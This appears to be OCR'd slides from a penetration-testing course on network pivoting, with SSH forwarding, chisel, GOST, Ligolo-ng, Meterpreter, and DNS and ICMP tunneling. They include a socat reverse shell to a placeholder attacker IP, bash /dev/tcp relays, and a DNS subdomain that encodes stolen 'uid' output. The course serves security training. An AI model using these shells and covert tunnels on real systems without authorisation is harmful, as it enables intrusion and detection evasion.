positive hack camp

pt

Network pivoting

positive education

CyberED

Trainers for today

Yaroslav Shmelev

- Senior malware analyst
- Areas of professional interest: Linux Malware Analysis, Penetration Testing, Binary Exploitation
- Motto: “Theory without practice is dead, practice without theory is blind”
- Contact me: @hummelchen0

Trainers for today

Igor Kuzmenkov

- Web Aplication Security expert at DeteAct
- Areas of professional interest: Hardware Security and Tools Development
- Motto: “Humans: every system’s weakest link”
- Telegram channel: @red4reds
- Contact me: @igorduino


Set up for class

In today's class, we're moving to a new phase: going beyond the demilitarized zone.

At this point, we're going to familiarize ourselves with two topics:

- Pivoting network traffic (Pivoting)
- Exploiting vulnerabilities in remote services and applications through network tunnels to overcome DMZs

Our network position




What is pivoting?

In today's lesson, we will cover the topic of network traffic forwarding in its entirety.

Pivoting is a technique that allows hackers to gain access to another part of a network using a computer that has already been compromised.

This technique is used to bypass the security measures in place at the perimeter of a network and gain access to data and systems outside the perimeter.



positive hack camp

pt

Today you will learn

- When to use the traffic forwarding process
- What are the built-in and external mechanisms to perform traffic forwarding techniques
- How to perform traffic forwarding using built-in and external OS utilities
- Pros and cons of different options

positive education

CyberED

Key concepts today

Proxy server (Proxy)
An intermediate server in computer networks that acts as an intermediary between the user and the target server. It allows clients to make indirect requests to other network services and receive responses.

Tunneling in computer networks (Tunneling)
A process that creates a logical connection between two endpoints by encapsulating various protocols. The process by which a logical connection is created between two endpoints by encapsulating different protocols.

Port Forwarding (Port Forwarding)
or port mapping in computer networks is a network address translation application that redirects a communication request from one combination of address and port number to another, while the packets pass through a network gateway, such as a router or firewall.

Port2Port (also known as P2P)
is a technique for redirecting network traffic between two different ports on the same computer or between two different computers.

Port2Hostnet
is a technique for redirecting network traffic through a port to a remote host's network.

General principles

There are many approaches to traffic forwarding depending on the OS, utilities used and various limitations. In general, the approaches can be categorized:

Tools used:

- Approaches using internal OS tools and auxiliary utilities: ssh, nc, bash, socat, etc.
- Approaches using external utilities and C2 clients: chisel, gost, meterpreter, ligolo, etc.

Methods for hiding traffic and circumventing restrictions:

- Standard protocols that do not use traffic obfuscation:
  TCP, UDP, HTTPS, SSH, VPN
- Non-standard protocols to bypass detection systems, restrictions and hide the presence of a tunnel: ICMP, DNS

Traffic forwarding methods

Let's look at the traffic forwarding methods in order from simple to complex:

Methods utilizing:

→ **Legitimate protocols that do not use traffic obfuscation:**

- Approaches using internal OS tools
- Approaches using external utilities

→ **Other protocols to circumvent restrictions**

Using standard protocols for traffic forwarding

In this category, let's look at approaches and examples of tools that use standard protocols. We'll categorize this method into categories of built-in and external tools.

When using the built-in utilities:

Pros:

- Convenience and ease of use
- Can be used on almost any OS
- Relative reliability of the connection

Cons:

- Many built-in utilities lack a traffic encryption/obfuscation mechanisms

Using built-in utilities for traffic-forwarding

Built-in utilities differ in that they use only legitimate tunneling and port protocols. This prevents them from being used to hide network traffic or bypass restrictions.

Linking local server ports to SSH on a remote node:

```
$ ssh -R 0.0.0.0:10080:127.0.0.1:80 user@10.0.1.3
```

When connecting to SSH on node 10.0.1.3, the public port 10080 will open, which will link to local port 80 (only accessible from the node itself)

Using built-in utilities for traffic-forwarding

Linking ports of local and remote servers in SSH on a remote node:

```
$ ssh -R 0.0.0.0:10033:10.0.2.5:1433 user@10.0.1.3
```

When connecting to SSH on node 10.0.1.3, a public port 10033 will open, which will link to port 1433 of the remote node 10.0.2.5

Linking your own local port and the remote node behind the server with SSH:

```
# ssh -L 10080:10.0.3.6:80 -N -f -l user@10.0.1.3
```

When you connect to SSH to node 10.0.1.3, port 10080 will open on your local computer, which will refer to port 80 of the address 10.0.3.6 of the node on the same network as the victim node (10.0.1.3)

* In these examples, node 10.0.1.3 is the victim node, with SSH access to the node. Also called as – Jump server.

Using the Port2HostNet method in SSH

```
ssh -f -f -N -D 4444 user@10.0.0.1
```

This command performs the following actions:

1. **Establishes an SSH connection** to a remote host at 10.0.0.1, using the user username
2. **The -f option** causes the SSH client to run in the background.
3. **The -N option** specifies that the SSH client should not execute any commands after connecting to the remote host.
4. **The -D 4444 option** creates a SOCKS proxy on the local machine that listens on port 4444. All requests for network resources will be redirected through this proxy to the remote host over an encrypted SSH channel. (Socks4 and Socks5 are supported)

The -D option in the SSH utility is used to create a dynamic SOCKS proxy on the local machine.

When you use the -D option with SSH, the SSH client connects to the remote host and a local SOCKS proxy server opens on the local machine, which can be used to redirect traffic through the encrypted SSH tunnel on the remote host.

Using proxy clients

Most utilities have their own proxy server configuration capabilities:

```
curl --socks5 127.0.0.1:8080 google.com
```

There are also utilities that universalize the approach to using proxies, as well as allowing you to create proxy chains for a particular utility.

For example, proxychains:

```
proxychains telnet targethost.com
```

ProxyChains is a UNIX program that hijacks network-related libc functions in dynamically linked programs via a preloaded DLL and redirects connections via SOCKS4a/5 or HTTP proxies.

Using standard protocols for traffic forwarding

When using external utilities:

Pros:

- Implementation of encryption mechanisms
- Adding additional tunnel configuration features
- Ability to be installed in most operating systems for use in the absence of built-in mechanisms

Cons:

- Need to install potentially malicious software
- Need to understand complex rules of traffic forwarding
- Relative unreliability of using "self-written" software

Using external utilities for traffic forwarding

External utilities allow us not only to use standard protocols to route network traffic, but also to apply sophisticated methods of passing traffic in non-targeted protocols.

They can also be used from improvised tools, used during the compromise: **Chisel**, **GOST**, **Ligolo-ng**, **3proxy**, **FRP**, **revsocks**, **Gsocket**

To work with standard traffic forwarding protocols let's familiarize ourselves with the most popular utilities.

Using external utilities for traffic forwarding

GOST (GO Simple Tunnel) is a tool for creating encrypted tunnels between two network nodes using TCP/UDP protocol, supporting all popular proxying protocols:
HTTP/HTTPS/HTTP2/SOCKS4(A)/SOCKS5.

Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.

Using external utilities for traffic forwarding

Chisel

Chisel is a fast, cross-platform tunneling tool for establishing reverse tunnels and SOCKS proxies over HTTP(S), enabling effective pivoting through restricted networks. However, it lacks built-in traffic obfuscation, making its encrypted but patterned traffic detectable by modern IDS/IPS and EDR solutions.

Standard Usage Examples:

Start chisel server:

```
chisel server –p 9312 --reverse --socks5
```

Reverse SOCKS5 proxy from client:

```
chisel client 10.10.10.10:9312 R:socks
```

Using external utilities for traffic forwarding

GOST

GO Simple Tunnel supports port forwarding and reverse tunneling, enabling covert data exfiltration, lateral movement, and remote access to internal services behind firewalls. Its lightweight, cross-platform nature and lack of external dependencies make it ideal for deployment on compromised systems during penetration testing.

Standard Usage Examples:


Standard HTTP/SOCKS5 proxy:

```
gost -L=:8080
```

Proxy with authentication:

```
gost -L=admin:123456@localhost:8080
```

Proxy chaining mode



Proxy server:

```
gost -L=socks://:1080
```

Proxy Client:

```
gost -L=:8080 -F=socks://server_ip:1080
```

Using external utilities for traffic forwarding

Ligolo-ng

Ligolo-ng stands out by setting up a TUN interface to create virtual network-layer tunnels, enabling full routing of internal subnets and seamless use of standard tools (like Nmap or SMB clients) without using proxychains or proxy-related settings for each tool.

Standard Usage Examples:

Setting up server:

```
proxy -selfcert
```

Agent:

```
agent -ignore-cert -connect 10.10.10.10:11601
```

Using C2 for traffic forwarding

Meterpreter

The portfwd command is used to route traffic through the Meterpreter shell.
By running this command on a compromised host that has access to the attacker and target network (or system), we can forward TCP connections through that machine, turning it into a pivot point. Similar to the port forwarding technique used for ssh connections, portfwd will forward TCP connections to and from connected machines.

Example of a command:

```
meterpreter > portfwd add -l 3389 -p 3389 -r [target host]
```

This command adds port forwarding from local port 3389 to remote port 3389 on the [target host].

Using external utilities to hide traffic and bypass restrictions

Traffic hiding and obfuscation tools use non-standard protocols such as **DNS and ICMP to** bypass blocking or hide the fact that data is being transmitted.

DNS Tunneling is a method of using the DNS protocol to transfer data between computers on a network.

The problems inherent in of traffic obfuscation techniques

- Unstable connections
- Eliminating the ability to use protocols below the application or transport layer
- Detecting malicious traffic on the network
- Restrictions based on connections between nodes, logical network segments, and ports in use

DNS tunneling

Special Conditions:

- [ ] Maximum of 253 characters per domain
- [ ] Maximum 63 characters per subdomain
- [ ] Case insensitive (therefore Base32 encoding should be used)
- [ ] TXT query to get the maximum number of characters in the response

Using external utilities to hide traffic and bypass restrictions

One way to implement DNS tunneling is to **use subdomains.**

For example:

```
OVUWIPJRGAYDCKDSMVTXK3DBOIUSAZ3JMQ6TSOJZFBZGKZ3VNRQXEKI.example.com
```

The following string is encoded in the subdomain name: `uid=1001(regular) gid=999(regular)`

Another way to implement DNS tunneling **using the "OPCODE" field** in DNS queries.


The "opcode" field is typically used to indicate the type of request (e.g, a request to retrieve a record or a request to update a record), but can also be used to transfer payloads, including commands or files.

The maximum length of OPCODE is 4 bits (0-16).

Features of DNS tunnel use - recursive queries

Such requests allow you
to not use a direct connection
to a C2 server or proxy
to gain access.

This behavior can be very useful
in an isolated perimeter or network
with restrictions to connections
between nodes.



DNS tunneling utilities

DNSCAT2 - A tool designed to create an encrypted command-and-control (C&C) channel over the DNS protocol that is an effective tunnel from virtually any network.

Iodine - This is software that allows tunneling IPv4 data through a DNS server. This can be useful in various situations where internet access is excluded but DNS queries are allowed.

Example of working with DNSCAT2:

Server startup:

```
./dnscat2.rb our-domain-server.org
```

Client startup:

```
./dnscat2 our-domain-server.org
```

When you connect the client to the server, you will be able to control from the server a terminal shell that executes commands on the agent. Example of traffic tunneling through DNS tunnel:

```
listen 4444 10.0.1.3:80
```

Raises port 4444 on the server side, which will send traffic to host 10.0.1.3 on port 80 on the agent side.

ICMP Tunneling

ICMP tunnel - a hidden channel for data transmission organized between two nodes, using IP packets with ICMP protocol type.

Example of a tool:

Hans makes it possible to tunnel IPv4 through ICMP echo packets, so it can be called a ping tunnel. This can be useful when you find yourself in a situation where Internet access is cut off but pings are allowed.

To run as a server (as root):

```
# ./hans -s 10.1.2.0 -p password
```

This will create a new tun device and assign it the IP 10.1.2.1.

To run as a client (as root):

```
# ./hans -c server_address -p password
```

This will allow you to connect to the server at "server_address", create a new tun device and assign it an IP from the 10.1.2.0/24 network.

Now you can run the proxy on the server or let it act as a router and use NAT to allow clients to access the Internet.

Auxiliary utilities: socat

Socat is a function-rich proxy for bidirectional data transmission between two independent data channels.

In addition to being able to p2p traffic, socat can also serve as a bind/reverse shell, an SSL tunnel, a pipeline for transferring data from the network to devices, and much more. It is an extremely flexible multi-functional relaying tool.

Auxiliary utilities: socat

An example of P2P forwarding on a "jump" server:

```
socat TCP4-LISTEN:<lport>,fork TCP4:<redirect_ip>:<rport> &
```

lport - port to be opened on the node where socat is running

redirect_ip - address where traffic from the node will be directed to

rport - address of the port where traffic from lport will be sent to

Example of a Reverse Shell:

```
attacker > socat TCP-LISTEN:1337,reuseaddr
FILE:`tty`,raw,echo=0
```

Raises socket 1337 and takes/places data there in terminal mode

```
victim > socat TCP4:<attackers_ip>:1337
EXEC:bash,pty,stderr,setsid,sigint,sane
```

Attaches to the socket at the attacker's address and sends all data from it for execution

Auxiliary utilities: bash

Bash can be used for pivoting when no other options are available.

Binding local server ports in Bash:

```
mknod backpipe p;
```

Creating a named pipeline with FIFO rule

```
nc -lvnp 443 0<backpipe | nc -lvnp 3333 1>backpipe
```

Start listening on port 443 and check the pipeline to the input stream

Binding the input stream of the pipeline to the output stream of the running port 3333

Linking ports of local and remote servers in Bash:

```
exec
3<>/dev/tcp/192.168.1.2/443
```

creating file descriptor No. 3 and linking I/O streams with port 443 of the external node 192.168.1.2

```
exec
4<>/dev/tcp/0.0.0.0/3333 cat
```

creating a file descriptor No. 4 and linking the I/O streams with port 3333 of the node itself ("Jump-server")

```
<&3 >&4 &
```

background transfer of input stream data from file descriptor No. 3 to the output stream of file descriptor No. 4

```
cat <&4 >&3 &
```

background transfer of input stream data from file descriptor No. 4 to the output stream of file descriptor No. 3

Supplementary materials

- Report on shellcode downloading through DNS tunnels
- Popular ways to route traffic
- On the discovery of the DNS tunnels